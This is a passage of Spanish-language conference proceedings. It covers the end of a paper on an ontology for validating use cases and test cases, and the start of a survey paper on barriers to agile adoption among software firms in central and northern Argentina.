


Figura 9. Modelo de objetos que representan el caso de uso CU-01.

entre las propiedades de objeto definidas. En los párrafos siguientes se explicará brevemente la definición de algunas de estas reglas por medio de un ejemplo.

La Figura 9 presenta un modelo de objetos que representa el caso de uso *CU-01* que fuera introducido en la Figura 4. Las instancias que se muestran en el mencionado modelo se definieron como individuos (*owl:NamedIndividual*) en la ontología. En la parte inferior derecha de la Figura 8, se muestran algunas de las reglas que se definieron en la ontología. En particular se muestran las reglas que permiten inferir las relaciones *infHasGoal*, *infHasPreCondition*, *infHasPostCondition* e *infHasResult* que vinculan la clase *UseCase* con las clases *Goal*, *Precondition*, *Postcondition* y *Result*, respectivamente. En todos los casos, se obtienen las correspondientes relaciones navegando por las asociaciones explícitas que vinculan un caso de uso con sus escenarios y dichos escenarios con sus objetivos,

precondiciones, postcondiciones y resultados. En la Figura 10 se ilustran estas inferencias.

Además de las reglas que permiten la inferencia de conocimiento nuevo, otro conjunto de reglas especifican restricciones de consistencia de los modelos. Por ejemplo, es posible definir reglas para indicar, si un escenario principal está asociado a determinados escenarios alternativos, todos ellos son escenarios del mismo caso de uso. De forma similar, si un paso de escenario es el paso siguiente a otro paso de escenario, ambos pasos pertenecen a escenarios del mismo caso de uso. La definición de la primera de las reglas mencionadas puede observarse en la Figura 8. En particular, dicha regla especifica que si un escenario principal *?ms*, asociado a un caso de uso *?uc*, tiene un escenario alternativo *?as* y, al mismo tiempo, este escenario alternativo está asociado a otro caso de uso *?uc2*, entonces *?uc* y *?uc2* son el mismo individuo. Pero dado, que en la creación y población de la ontología se especificó que todos los individuos son diferentes entre sí, si se llega a dar esta situación la ontología quedaría inconsistente. A fin de mostrar cómo esta regla permite detectar las violaciones de las restricciones representadas, se agregó a la ontología una instancia de *AlternativeScenario* (denominada *3adeOtroCaso* en la Figura 11), que se vincula con el escenario principal ya definido (*SC1* en Figura 9) y con un nuevo caso de uso (*CU-02* en Figura 11). Esta situación violaría la restricción indicada en los párrafos previos (un escenario principal debe estar asociado al mismo caso de uso al cual están asociados sus escenarios alternativos). Una vez actualizado el ejemplo con los nuevos objetos, se sincroniza el razonador, el cual detecta que la ontología queda inconsistente luego de la modificación y presenta los motivos (Figura 11).

Figura 10. Inferencias para el caso de uso CU-01.




Figura 11. Inconsistencia detectada por un razonador en Protégé

4. Trabajos relacionados

Existen diversos trabajos que se basan en ontologías para la mejora de las actividades de Ingeniería de Requerimientos, pero pocos han aplicado éstas para lograr interoperabilidad entre herramientas para la especificación de casos de uso y herramientas de gestión de casos prueba. Una revisión sistemática de literatura en el uso de ontologías en ingeniería de requerimientos, que abarca 66 publicaciones entre 2007 y 2013 [6], reporta que sólo algunas de las ontologías desarrolladas abarcan más de una fase del proceso de ingeniería de requerimientos. La gran mayoría se limitan a la fase de especificación, seguidas por algunas que incluyen también análisis, gestión y elicitación. Finalmente una pequeña minoría menor al 7% de los trabajos consideran las etapas de validación. Dentro de las pocas propuestas de tratan la temática de validación de requerimientos, se encuentra una basada en modelos de comportamiento sobre requerimientos [13], que fundamentalmente está enfocada en sistemas distribuidos que carecen de un control central. En ella se utilizan "Message Sequence Charts" (MSC), lenguaje estandarizado por la ITU (Union Internacional de Telecomunicaciones).

En relación a la generación de casos de prueba a partir de escenarios de casos de uso, Pohl y colab. [16, 17] propusieron una estrategia basada en el uso de modelos de prueba. Como modelos de prueba utilizan diagramas de actividades UML, y definen una técnica denominada SCenTed la cual fue concebida para líneas de producto de software.

La propuesta de Kof y colab. [9] aborda la aplicación de ingeniería ontológica en la ingeniería de requerimientos, específicamente durante la transición de requerimientos funcionales expresados en lenguaje natural a la fase de diseño de un sistema. Los autores afirman que el principal desafío radica en que los documentos de requerimientos son informales (tienen

inconsistencias y omisiones), mientras que el código que se debe construir es formal, por lo que los modelos de sistemas, como un paso intermedio entre los requerimientos y el código, contribuyen a la comprensión de los requerimientos. Tomando esta premisa, los autores extraen un modelo conceptual (una ontología) y un modelo de comportamiento a partir de diferentes fuentes. Luego, comparan estos modelos y validan su consistencia. A diferencia de nuestra propuesta emplean los modelos intermedios para validación entre las fases de requerimientos y diseño de un sistema, mientras que la nuestra se enfoca en emplearlos como elemento de validación interna de la fase requerimientos y con la fase de pruebas.

Otro trabajo relacionado a la especificación de casos de uso mediante ontologías es el de Bagiampou y Kameas [2], en el cual se propone una ontología cuyos conceptos surgen de la notación de diagramas de casos de uso UML. Esta ontología puede ser usada por diseñadores de aplicaciones de e-learning, y su objetivo no está enfocado en la interoperabilidad de herramientas sino en educación en ingeniería de software, como recurso de aprendizaje. La ontología puede ser empleada para describir diagramas de casos de uso y como repositorio de conocimiento para los usuarios (estudiantes) a fin realizar consultas generales sobre el dominio de diagramas de casos de uso o consultas sobre términos y sus relaciones en un diagrama de caso de uso específico.

5. Conclusiones y trabajos futuros

En este trabajo se presentó un enfoque basado en ontologías para la especificación, validación y trazabilidad de requerimientos funcionales basados en casos de uso estructurados y casos de prueba. La propuesta conlleva las siguientes ventajas:

- i) Posibilita que las características del sistema que son

relevantes para los stakeholders clientes o usuarios sean documentadas como artefactos de tipo plantilla de casos de uso;

ii) Propone una técnica para la generación de un modelo de caso de uso basado en AFD que posibilita la validación de los casos de uso;

iii) Utiliza modelos de pruebas basados en AFD, lo que permite derivar un conjunto de casos de pruebas, especificando cierto criterio de cobertura. Esta técnica además, posibilita detectar fallas o defectos en requerimientos;

iv) La ontología propuesta propicia la interoperabilidad entre herramientas de soporte HECU y HGCP, ya que se basa en un modelo conceptual que soporta los metamodelos de esas herramientas.

Se espera extender la ontología propuesta, incorporando conceptos para la representación de requerimientos de calidad, tomando como base una ontología preliminar para la documentación de un esquema de calidad basada en el estándar ISO/IEC 25010 [3]. Otra posibilidad de extensión de la presente ontología es incorporar los conceptos y reglas relativas a la priorización de nuevos requerimientos [5].

6. Agradecimientos

Este trabajo ha sido financiado por la Universidad Tecnológica Nacional (Proyecto IPN4409 "Herramientas y Métodos de soporte a la Ingeniería de Software: requerimientos, estrategias ágiles, y calidad de procesos y productos") y el CONICET. Se agradece el apoyo brindado por estas instituciones.

7. Referencias

[1] Allmann, C., Denger, C., and Olsson, T, *Analysis of Requirements-based Test Case Creation Techniques*, IESE-Report No. 046.05/E, 2005.

[2] Bagiampou, M., Kameas, A., "A Use Case Diagrams ontology that can be used as common reference for Software Engineering education", *2012 6th IEEE International Conference Intelligent Systems*, Sofia, 2012, pp. 035-040.

[3] Blas, M. J. and Gonnet, S., "An Ontological Approach to Analyze the Data Required by a System Quality Scheme", *44 JAIHO 1er SAOA*, Rosario, 2015, pp. 111-120.

[4] Cockburn, A., *Writing Effective Use Cases (1st ed.)*, Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 2000.

[5] De Federico, S. and Gonnet, S., "New requirements prioritization based on customer historical profiles," *2016 XLII Latin American Computing Conference (CLEI)*, Valparaiso, 2016, pp. 1-8.

[6] Dermeval, D., Vilela, J., Bittencourt, I. I., Castro, J., Isotani, S., Brito, P., "A Systematic Review on the Use of

Ontologies in Requirements Engineering", *2014 Brazilian Symposium on Software Engineering*, Maceio, 2014, pp. 1-10.

[7] Gruninger M., Fox M. S., "Methodology for the Design and Evaluation of Ontologies", *IJCAI Workshop on Basic Ontological in Knowledge Sharing*, Montreal, Canada, 1995.

[8] Hopcroft, J., Motwani, R., Ullman, J., *Introducción a la teoría de autómatas, lenguajes y computación*, 3 ed., Pearson, 2007.

[9] Kof, L., Gacitua, R., Rouncefield, M., Sawyer, P., "Ontology and Model Alignment as a Means for Requirements Validation", *IEEE Fourth International Conference on Semantic Computing (ICSC)*, 2010, pp. 46-51.

[10] Marciszack, M., Perez Cota, M., and Groppo, M., "Metodología y Herramienta de soporte para validar Modelos Conceptuales a través de Máquinas Abstractas", *Revista de Ciencia y Tecnología*, U. de Palermo, Nro 15, págs. 165-180.

[11] Medina, O., Marciszack, M., Groppo, M. "Herramienta para administración y validación de requerimientos de sistemas". *4th CIMPS 2015, "Tendencias en la Ingeniería del Software. Impacto en las Tecnologías de Información y Comunicación"*, Editorial: CIMAT A.C., México, 2015.

[12] Medina, O., Marciszack, M., Groppo, M., "Trazabilidad y validación de requerimientos funcionales de sistemas informáticos mediante la transformación de modelos conceptuales". *Revista ReCIBE*, Año5 No. 1, Universidad de Guadalajara. Guadalajara, Jalisco, México, 2016.

[13] Moshirpour, M., Mireslami, S., Alhaji, R., Far, B. H., "Automated ontology construction from scenario based software requirements using clustering techniques", *IEEE 13th International Conference on Information Reuse & Integration (IRI)*, Las Vegas, NV, 2012, pp. 541-547.

[14] Pohl, K., *Requirements Engineering: Fundamentals, Principles, and Techniques*, Springer, 2010.

[15] Pretschner, A., Prenninger, W., Wagner, S., Kühnel, C., Baumgartner, M., Sostawa, B., Zölch, R., Stauner, T., "One evaluation of model-based testing and its automation." *Proceedings of the 27th international conference on Software engineering (ICSE '05)*, ACM, NY, USA, 2005, pp. 392-401.

[16] Reuys, A., Kamsties, E., Pohl, K. Reis, S., "Model-Based System Testing of Software Product Families", *Advanced Information Systems Engineering, CAiSE*, Porto, Portugal, 2005, Springer Berlin Heidelberg, pp. 519-534.

[17] Reuys, A., Reis, S., Kamsties, E., Pohl, K., "The ScenTED Method for Testing Software Product Lines," *Software Product Lines*, 2006, Springer Berlin Heidelberg, pp. 479-520.

[18] Sommerville, I., *Software Engineering. 9th Edition*, Addison-Wesley, 2011.

[19] Uschold, M., Gruninger M., "Ontologies: Principles, Methods and Applications", *Knowledge Engineering Review*, 1996.

[20] Wiegers, K.E., *Software Requirements. 3rd Edition*, Microsoft Press, 2013.

Adopción de Agilidad en Equipos de Desarrollo de Software del Centro y Norte Argentino: un Análisis de las Barreras

Verónica A. Bollati¹, Analía H. Montero², Silvio Gonnet³, Liliana Cuenca Pletsch², Horacio Leone³

¹Facultad Regional Resistencia
Universidad Tecnológica Nacional – CONICET
Resistencia, Chaco - Argentina
vbollati@gmail.com

²Facultad Regional Resistencia
Universidad Tecnológica Nacional
Resistencia, Chaco - Argentina
montero.ah@gmail.com, decana@frre.utn.edu.ar

³INGAR, Instituto de Desarrollo y Diseño
Universidad Tecnológica Nacional, CONICET
Avellaneda 3657, Santa Fe, Argentina
{sgonnet, hleone}@santafe-conicet.gov.ar

Abstract

En los últimos años, las prácticas ágiles se han convertido en el standard seguido por organizaciones de todo el mundo para desarrollar software. Estas prácticas difieren de los enfoques tradicionales al promover la comunicación, la auto-organización, la flexibilidad ante el cambio y la innovación en lugar de una extensa planificación y los procesos rígidos.

Si bien este cambio de enfoque ha demostrado mejorar el desempeño de los equipos que lo adoptan, no todos deciden enfrentar este cambio. Incluso aquellos que lo hacen, están sujetos a barreras de todo tipo que deben ser superadas, como cambios de mentalidad, organizacionales o de adopción de nuevas herramientas.

En este trabajo se presenta un estudio sobre los principales factores que inciden a la hora de decidir sobre la adopción de prácticas ágiles y las barreras a las cuales se enfrentan aquellas organizaciones que lo hacen. El estudio está centrado en la experiencia de organizaciones de las regiones Centro y Norte Argentino.

1. Introducción

El enfoque de intentar adaptar procesos provenientes de otras disciplinas, como la construcción o la

manufactura de bienes, a la creación de software ha demostrado funcionar en limitadas circunstancias, no alcanzando en la mayoría de los casos los objetivos deseados de tiempos, presupuesto o calidad [10].

En este sentido, los métodos de desarrollo ágiles surgen como una reacción de la comunidad a las metodologías tradicionales que dominaban el mundo de la Ingeniería del Software, promoviendo la comunicación, la auto-organización, la flexibilidad y la innovación, en lugar de una amplia planificación y procesos rígidos. La piedra fundamental de esta corriente fue planteada por un grupo de profesionales, que en 2001, decidieron realizar un manifiesto (llamado Manifiesto Ágil) en cual propusieron cuatro valores y doce principios [1].

La agilidad se ha convertido en un enfoque general de gestión y desarrollo de software [18] con frameworks como Scrum [23], que son preponderantes en la aplicación de los principios de la gestión ágil, y otras que han cobrado mucha relevancia como Integración Continua [11], que propone organizar el equipo de desarrollo en torno a herramientas que permitan integrar y generar versiones de software de manera continua; Entrega Continua [14], que se basa en la anterior y que permite al equipo comercial disponer de versiones listas para ser desplegadas en producción en cualquier momento; DevOps [8], que aboga por disminuir la brecha existente entre los equipos de desarrollo y de operaciones

en las organizaciones o Management 3.0 [4], [9], [12] que propone una serie de prácticas para motivar y liderar equipos de desarrollo de software.

Más allá de las discusiones suscitadas originalmente por este cambio radical en el modo de gestionar proyectos de desarrollo de software, existen reportes de la industria, a nivel mundial, que demuestran una creciente adopción de estas prácticas y metodologías en equipos de diverso tamaño y características [2]. Sin embargo, hemos notado la falta de información acerca de cómo y cuánto estas prácticas son adoptadas por las empresas de nuestra región, particularmente del Centro y Norte Argentino.

Si bien la adopción de prácticas ágiles está aumentando a nivel mundial y a nivel regional, todavía existen diversos tipos de obstáculos que deben ser superados. En general estas barreras, suelen estar relacionadas con la cultura organizacional, como la habilidad para cambiar la cultura organizacional, la resistencia de la organización al cambio, la falta de apoyo a la gestión y el cumplimiento de normas; con el propio equipo de trabajo, como el hecho de no contar con suficiente personal con la experiencia ágil necesaria, la falta de disponibilidad del negocio/usuario/cliente y el soporte del equipo de desarrollo; con la gestión del proyecto, como las preocupaciones generadas por la falta de planificación por adelantado, o por la pérdida de control de la gestión, o el hecho de no poder determinar, de la manera tradicional, el tiempo y costo del desarrollo de un proyecto; y con la inercia de organizaciones tradicionales como tener equipos que se encuentran empleando otras metodologías de desarrollo o frameworks de desarrollo tradicionales, o organizaciones con equipos de trabajo grandes que no confían en la posibilidad de aplicar métodos ágiles en ese contexto o en su propia habilidad para aplicar dichos métodos

En este trabajo se presenta el análisis de las barreras que se presentan en el día a día de las empresas del Centro y Norte Argentino y que dificultan la adopción de la agilidad.

El resto del artículo se estructura de la siguiente manera: en la sección 2 se resume el trabajo tomado como base para la realización de este trabajo y el trabajo presentado previamente. La sección 3 presenta las principales barreras identificadas para la adopción de la agilidad. En la sección 4 se muestra, de forma resumida, los resultados obtenidos y la discusión generada a partir del análisis de los mismos. Por último, en la sección 5, se presentan las conclusiones finales y los posibles futuros trabajos.

2. Antecedentes

Desde 2006, la empresa VersionOne [22] viene realizando cada año una encuesta que se ha convertido en una referencia en la comunidad ágil. Junto con el “The 201x State of Scrum Report”, que evalúa el estado de Scrum en el mundo, de la Scrum Alliance [19], la de VersionOne es la encuesta en la que participan mayor número de encuestados [13].

El objetivo de la encuesta realizada por VersionOne, es analizar el grado de adopción de las diferentes prácticas ágiles a nivel mundial. En la última encuesta publicada [22] participaron empresas de diferentes partes del mundo, un 50% de Norte América, un 28% de Europa, un 5% de América del Sur y el resto de Asia, África y Oceanía. A pesar que en los últimos años la adopción de prácticas ágiles ha crecido, la encuesta destaca que la agilidad sigue teniendo una gran posibilidad de crecimiento y que el impulso ágil está lejos de disminuir. Evidencia de esto es el hecho que, si bien, el 94% de los encuestados afirmaron que sus organizaciones utilizan alguna práctica ágil, también expresaron que más de la mitad (60%) de sus equipos aún no son totalmente ágiles. Del mismo modo, aunque el 44% de los encuestados afirmó que consideraban estar capacitados en prácticas de desarrollo ágil, el 80% manifestó que su organización se encontraba en las etapas tempranas de maduración.

Analizando en detalle los resultados de VersionOne, consideramos que el 5% correspondiente a América del Sur es muy poco representativo de las empresas de desarrollo de software de Argentina, comparadas con el resto del mundo. Teniendo esta idea en mente, hemos replicado dicha encuesta en nuestra región, con el objetivo de verificar si se obtienen las mismas conclusiones que las obtenidas por la empresa VersionOne a nivel mundial [22].

Como instrumento para recopilar los datos de la encuesta se ha utilizado un cuestionario on-line, alojado en surveymonkey.com, ya que ofrece un mecanismo eficiente y de bajo costo para recopilar datos de los encuestados [15], [16]. La encuesta estuvo accesible entre los meses de Mayo y Noviembre del 2016; y estaba dirigida a empresas que se dediquen al desarrollo de software, o que tengan al menos un área de desarrollo de software, por lo que dichas empresas representan la población de la encuesta. Los participantes de la encuesta fueron reclutados inicialmente a través de contactos personales, a través de asociaciones productivas como Clústers y Polos Tecnológicos, y mediante la publicación del enlace de la encuesta en diferentes foros ágiles y redes sociales.

La participación total fue de 120 encuestados, sin embargo solo 79 de ellos (representando un 65%) respondieron todas las preguntas. Debido a ello,

tomaremos los 79 encuestados como la muestra para hacer los cálculos y obtener las conclusiones [24]. Los encuestados pertenecen a las provincias de Buenos Aires, Chaco, Córdoba, Corrientes, Entre Ríos, Misiones, Salta y Santa Fé. En el Anexo A, se muestra la encuesta completa, tal y como la recibieron los encuestados.

Haciendo un análisis en detalle de dichos resultados, nos ha parecido muy relevante analizar en profundidad las razones por las que los encuestados reconocen que la adopción de la agilidad en empresas y organizaciones de la región es dificultosa, o incluso no viable. Además, con el objetivo de realizar un análisis global, hemos comparado los resultados obtenidos, con los obtenidos por la encuesta de VersionOne en el año 2015 [21].

3. Barreras en la adopción de agilidad

Antes de comenzar con el análisis de las barreras hemos considerado conveniente agruparlas en categorías de acuerdo al área de la organización desde donde surgen: las relacionadas con la cultura de la propia organización que quiere adoptar agilidad; las que surgen por las capacidades y/o habilidades del propio equipo de trabajo, incluyendo al cliente; aquellas relacionadas con la manera de gestionar los proyectos de desarrollo; y por último, las generadas por la inercia de organizaciones con metodologías de trabajo pre-existentes o tradicionales.

A continuación, explicaremos brevemente cada una de las categorías y las barreras específicas en cada caso.

3.1. Barreras Organizacionales

En esta categoría agrupamos las barreras relacionadas con la propia organización en la cual se implementan las prácticas ágiles. En esta categoría entran cuestiones tales como la habilidad para cambiar la cultura organizacional, la resistencia de la organización al cambio, la falta de apoyo a la gestión y el cumplimiento de normas.

Cuando hablamos de agilidad, debemos tener en cuenta que para poder implementar correctamente alguna de las prácticas propuestas, es necesario que la cultura organizacional esté preparada para aceptar los cambios que hay que afrontar.

En [17] se propone una categorización cultural de los equipos, llamados tribus, dentro de una organización y se indica que las organizaciones pueden evolucionar a través de 5 etapas:

La etapa número 1, la cual es caracterizada por organizaciones con personas hostiles al cambio.

La etapa 2, la organización está integrada por personas apáticas y desmotivadas que llevan años haciendo lo mismo, en el mismo sitio, sin ningún incentivo.

La etapa 3, organización en donde el conocimiento es poder y las personas son competitivas de manera individual. Como consecuencia de esto, el éxito se mide de forma individual: ventas, objetivos comerciales, etc.

La etapa 4, una organización en donde las personas se ven integrando una tribu, con un propósito común. Se comprometen con los valores fundamentales compartidos por el grupo.

La etapa 5, es la organización con un liderazgo puro, en la que hay una visión e inspiración. Las personas de la organización tienen un fuerte sentimiento de equipo, su potencial es altísimo, y pueden obtener grandes logros.

Para lograr implantar con verdadero éxito las diferentes prácticas de la agilidad, la cultura organizacional debe encontrarse entre las etapas 4 y 5.

3.2. Barreras inherentes al Equipo de Trabajo

En esta categoría agrupamos barreras relacionadas con el propio equipo de trabajo, como el hecho de no contar con suficiente personal con la experiencia ágil necesaria, la falta de disponibilidad del negocio/usuario/cliente y el soporte del equipo de desarrollo.

Desde los inicios del movimiento ágil, se priorizó la importancia de: los perfiles de las personas que integran el equipo de desarrollo, las interacciones entre ellos y la relación con las personas del negocio o el cliente. Existen autores que afirman que el aspecto más determinante para el éxito o fracaso de un proyecto son las personas [5].

De hecho, uno de los valores del manifiesto ágil [1] dice, “*Promover a los Individuos y las Interacciones por sobre los procesos y las herramientas*”, además, entre sus principios podemos mencionar el número 4 que dice, “*Los responsables del negocio y los desarrolladores deben trabajar juntos a lo largo del proyecto*”; el número 5, “*Construir el proyecto en torno a individuos motivados. Hay que darles el entorno y el apoyo que necesitan y confiarles la ejecución del trabajo*”, y el número 11, “*Las mejores arquitecturas, requisitos y diseños surgen de los equipos organizados por sí mismos*”.

Para lograr implantar con verdadero éxito las diferentes prácticas de la agilidad, la organización debe entender que el equipo humano es el componente no lineal de primer orden en el desarrollo software [6] y que las personas son las que tienen más potencial para recortar el tiempo de un proyecto. Según [9]: “*quienes han trabajado en software han observado las enormes diferencias que hay en los resultados que producen desarrolladores medios, mediocres y geniales*”.

3.3. Barreras asociadas a la gestión del proyecto

En esta categoría agrupamos barreras relacionadas con la gestión del proyecto, como las preocupaciones generadas por la falta de planificación por adelantado, o por la pérdida de control de la gestión, o el hecho de no poder determinar, de la manera tradicional, el tiempo y costo del desarrollo de un proyecto.

Una de las principales causas por la que no se entiende correctamente agilidad es el hecho de suponer que la agilidad significa ausencia de planificación, de estimación, e incluso de la gestión propia del proyecto. En la mayoría de los casos esto viene dado por una mala interpretación del valor del manifiesto ágil que promueve: “Responder al cambio por sobre seguir una planificación”.

Por el contrario, las diferentes prácticas ágiles proponen técnicas que permiten, en menor o mayor medida, realizar planificaciones (a mediano plazo), estimaciones y realizar un control y seguimiento de los proyectos de desarrollo. Un ejemplo de ello son las reuniones de planificación del sprint en Scrum [23], donde se determinan que historias de usuario se realizarán en el sprint, teniendo en cuenta el valor que aporta al negocio y la estimación de las mismas; las reuniones diarias (“daily meetings”), donde se comentan con el equipo los avances diarios y se actualizan los tableros de Scrum; o las reuniones de finalización del sprint, donde se verifica el grado de avance del proyecto, una vez finalizado el sprint, y se obtiene la validación del cliente.

3.4. Barreras originadas en la inercia de organizaciones tradicionales.

En esta categoría agrupamos barreras relacionadas con aquellas organizaciones que tienen equipos que se

encuentran empleando otras metodologías de desarrollo, aunque éstas no aprovechen el potencial del equipo. También está el caso de equipos que cuentan con frameworks de desarrollo tradicionales de trabajo pre-existentes, o de organizaciones con equipos de trabajo grandes que no confían en la posibilidad de aplicar métodos ágiles en ese contexto o en su propia habilidad para aplicar dichos métodos.

En estos casos, la propia inercia de la organización, el hecho de que la manera de hacer las cosas que tiene la organización esté arraigada en el comportamiento de las personas hace que sea difícil analizar si realmente se obtienen los resultados esperados, o si los procesos utilizados son los óptimos, o si se ocupan los recursos de la manera eficaz y eficiente.

4. Resultados y Discusión

En la sección 2 hemos mencionado que realizamos una encuesta para determinar el estado de la agilidad en empresas del Centro y Norte argentino. Como instrumento para recopilar los datos se ha utilizado un cuestionario on-line, alojado en surveymonkey.com, ya que ofrece un mecanismo eficiente y de bajo costo para recopilar datos de los encuestados [15], [16].

La encuesta estuvo accesible entre los meses de Mayo y Noviembre del 2016; y estaba dirigida a empresas que se dedican al desarrollo de software, o que tengan al menos un área de desarrollo de software, por lo que dichas empresas representan la población de la encuesta. Los participantes de la encuesta fueron reclutados inicialmente a través de contactos personales, a través de asociaciones productivas como Clústers y Polos Tecnológicos, y mediante la publicación del enlace de la encuesta en diferentes foros ágiles y redes sociales.

Tabla 1. Barreras para promover la adopción de prácticas ágiles.

Opciones	Barrera	%Respuestas
Habilidad para cambiar la cultura organizacional	Organizacional	40,30%
No hay suficiente personal con la experiencia ágil necesaria	Equipo	36,1%
Resistencia de la organización en general al cambio	Organizacional	31,9%
Disponibilidad del negocio/usuario/cliente	Equipo	25,0%
Preocupaciones de gestión sobre la falta de planificación por adelantado	Gestión	19,4%
Frameworks de trabajo pre-existentes rígidos/cascada	Inercia	18,1%
No existen barreras	N/A	16,7%
Preocupación por pérdida de control de la gestión	Gestión	15,3%
Apoyo a la Gestión	Organizacional	11,1%
Percepción del tiempo y costo de hacer la transición	Gestión	11,1%
Cumplimiento de normativas	Organizacional	11,1%
Soporte del equipo de desarrollo	Equipo	11,1%
Confianza en los métodos para escalar ágil	Inercia	6,9%
Confianza en la habilidad para escalar ágil	Inercia	5,6%

La participación total fue de 120 encuestados, sin embargo solo 79 de ellos (representando un 65%) respondieron todas las preguntas. Debido a ello, tomaremos los 79 encuestados como la muestra para hacer los cálculos y obtener las conclusiones [24].

En este artículo presentamos un análisis en detalle de las razones por las que los encuestados reconocen que la adopción de la agilidad en empresas y organizaciones de la región es dificultosa, o incluso no viable. Además, con el objetivo de realizar un análisis global, comparamos los resultados de nuestra encuesta, con los obtenidos por VersionOne en el año 2015 [21].

En la tabla 1, se muestran los resultados obtenidos relacionados con las barreras de adopción de prácticas ágiles en la encuesta mencionada anteriormente. Es importante destacar que las opciones fueron presentadas como no excluyentes a los encuestados. Esto se debe a que asumimos que rara vez las organizaciones se encuentran con una sola barrera, y más bien la realidad suele presentarse como una combinación de varias de ellas.

A continuación haremos una interpretación de los resultados, en relación a las barreras para la adopción de prácticas ágiles, usando la agrupación propuesta en la sección 3.

4.1. Barreras Organizacionales

Dentro de este grupo, las dos barreras más indicadas por los encuestados fueron la habilidad para cambiar la cultura organizacional (40,30%) y la resistencia de la organización al cambio (31,9%).

Aunque a primera vista parecen valores altos, en realidad los interpretamos como positivos, teniendo en cuenta que existe una correlación entre ambas respuestas. Debido a ello concluimos que **más del 60% de las empresas no detectan a la organización como un impedimento para adoptar agilidad**. Estos valores están relacionados con el tipo de empresas que respondieron la encuesta, ya que el 67,1% de las empresas son empresas de la industria del software y el 79,7% de las empresas encuestadas tienen menos de 500 empleados, es decir se ubican dentro de la categoría de Pequeñas y Medianas empresas, según el Ministerio de Trabajo, Empleo y Seguridad Social de la República Argentina.

A nivel mundial, si comparamos los valores obtenidos, con los de la encuesta realizada por VersionOne [21], vemos que existe una diferencia de alrededor del 15% en ambos casos (Figura 1). En el caso de falta de apoyo a la gestión, esta diferencia se incrementa a más del 25%.

En cuanto a las características de las empresas encuestadas por VersionOne, más del 75% de las

empresas tienen entre 1000 y 20000 empleados y sólo el 26% pertenece a la industria del software.




Figura 1. Barreras Organizacionales VersionOne vs Centro y Norte Argentino

Haciendo un análisis de los tipos de empresas y el tamaño de las mismas, estos valores parecerían indicar que, a mayor tamaño de la empresa, la cultura de la organización está más arraigada y la resistencia al cambio es mucho más fuerte. Sobre todo teniendo en cuenta que para obtener los máximos beneficios de la adopción de agilidad es necesario que la agilidad pase a ser parte de la filosofía y de la cultura de la organización [3].

4.2. Barreras inherentes al Equipo de Trabajo

Como se puede observar en la Figura 2, el 36% de los encuestados considera que el hecho de no contar con personal con suficiente experiencia en agilidad es una barrera.

La falta de personal con conocimientos y/o experiencia en agilidad se da, en gran medida, por la falta de ofertas de capacitación en el medio. De hecho, las principales universidades de la región actualmente no incluyen a la agilidad como una asignatura que forme parte de su currícula obligatoria. Debido a ello, las empresas interesadas en adoptar agilidad deben conseguir capacitaciones particulares.

Otra barrera que influye negativamente es la falta de disponibilidad del cliente (25%). En la mayoría de las prácticas ágiles, o en al menos las que proponen un framework para la gestión de proyectos de software como Scrum, Extreme Programming o Kanban, la participación del cliente es prioritaria e importante. De hecho, en Scrum existe un rol principal definido, el del Product Owner, que representa al cliente, y que es el encargado de definir y priorizar las necesidades del cliente, historias de usuarios, establecer criterios de aceptación, definir el producto mínimo viable [23] y sobre todo, estar disponible y accesible para el equipo de desarrollo.

Esto es difícil de conseguir con clientes acostumbrados a metodologías tradicionales, donde su participación activa se limita al inicio y al final del proyecto, con períodos de 12, 24 y hasta 36 meses.

